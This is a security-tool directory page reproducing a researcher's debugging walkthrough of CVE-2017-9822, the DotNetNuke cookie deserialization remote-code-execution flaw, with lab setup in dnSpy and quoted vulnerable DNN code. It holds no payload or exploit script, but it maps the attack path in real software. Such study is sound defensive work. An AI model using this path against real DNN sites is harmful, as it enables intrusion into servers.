
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2017-9822 | Kitploit
Tools/GitHubGitHub/tranphuc2005/cve-2017-9822
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingPayload DevelopmentBinary Exploitation
GitHubtranphuc2005/cve-2017-9822

CVE-2017-9822

View Repository
11 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2017-9822

DotNetNuke (often abbreviated as DNN) is a CMS (Content Management System) platform and web application framework based on Microsoft's ASP.NET technology.

Key Information

  • Affected Product: DotNetNuke (DNN Platform) – a popular .NET CMS/portal.

  • Disclosure Date: July 2017.

  • Severity: Critical (CVSS ~9.8).

  • Vulnerability Type: XML External Entity (XXE) / Insecure Deserialization → Remote Code Execution (RCE).

  • Affected Versions: Prior to version 9.1.1, capable of remote code execution through cookie

Installation Guide


Here I am using Windows 10 to set up and debug the program. The version I am installing is 9.1.0. You can refer to the installation guide Here. And the result after completion is:

1

Analysis

1

  • According to the reports I have read, this vulnerability lies in the cookie handling of DotNetNetNuke


  • DNN uses a safe deserialization method (unsafe deserialization) for the DNNPersonalization cookie
1

Debug


  • Here I use dnSpy, which is a decompiler and debugger for .NET applications (C#, VB.NET, F#...). It allows you to view, analyze, and edit source code from compiled files such as .dll or .exe written in .NET. You can install it Here. We need to download 2 versions for debugging purposes.
1


  • First, open DotNetNuke.dll with the 32-bit version and select Edit Assembly Attributes (C#)
1


  • Then replace the line
root@kitploit:~
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
  • With
root@kitploit:~
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |
DebuggableAttribute.DebuggingModes.DisableOptimizations |
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |
DebuggableAttribute.DebuggingModes.EnableEditAndContinue)]
1

Then save.


  • Open the 64-bit version as Administrator and select Attach to Process

1


  • Next, select w3wp.exe

1

The reason for choosing w3wp.exe is:

  • w3wp.exe = IIS Worker Process.

  • It is the execution process of the Application Pool in IIS.

  • When an HTTP request is sent to the website, IIS creates or reuses a w3wp.exe to process that request (running ASP.NET code, handling modules, middleware, database connections, etc.).

  • Each Application Pool may have one or more w3wp.exe processes depending on configuration (web garden, recycling).


Next, select Debug -> Window -> Modules
1



After that, the Modules will appear. Right-click on any one and select Open All Modules
1


Finally, all assemblies related to DNN will appear
1


  • Go inside DotNetNuke.dll -> PersonalizationController#LoadProfile(int, int)
1

This function is used to load the user's personalization data (profile) in the DNN portal.

  • If the user is logged in → load profile from database + cache.

  • If the user is anonymous (not logged in) → load profile from cookie DNNPersonalization.

Here we should focus on DNNPersonalization

  • If userId is invalid (anonymous user).

  • Check if the request has a cookie DNNPersonalization.

  • If yes → get the XML value from this cookie.



  • We will send a 404 request to the website and use any DNNPersonalization, use dnSpy to set a Breakpoint at DotNetNuke.dll –> PersonalizationController#LoadProfile(int, int) then we can debug
1

1


  • In the Call Stack, let's focus on analyzing the class PortalSettings

1

  • The notable thing here is that it uses an if condition to check if the current request is IsAuthenticated or not

  • And while the request we sent is a 404 -> unauthenticated

  • Continue in the Call Stack, focusing on Handle404OrException

1

  • Here it will check if the current request context.User is null, if so, assign context.User to the current thread user


1

1

  • We can see in Handle404OrException the variable IsAuthenticated now has the value true and the user is the IIS server user, so the request is executed as an authenticated user.

  • The reason for the issue lies in this code snippet

root@kitploit:~
else if (transfer)
{
	if (context.User == null)
	{
		context.User = Thread.CurrentPrincipal;
	}
	response.TrySkipIisCustomErrors = true;
	IHttpHandler handler = new CDefault();
	context.Handler = handler;
	server.Transfer("~/" + text, true);
}
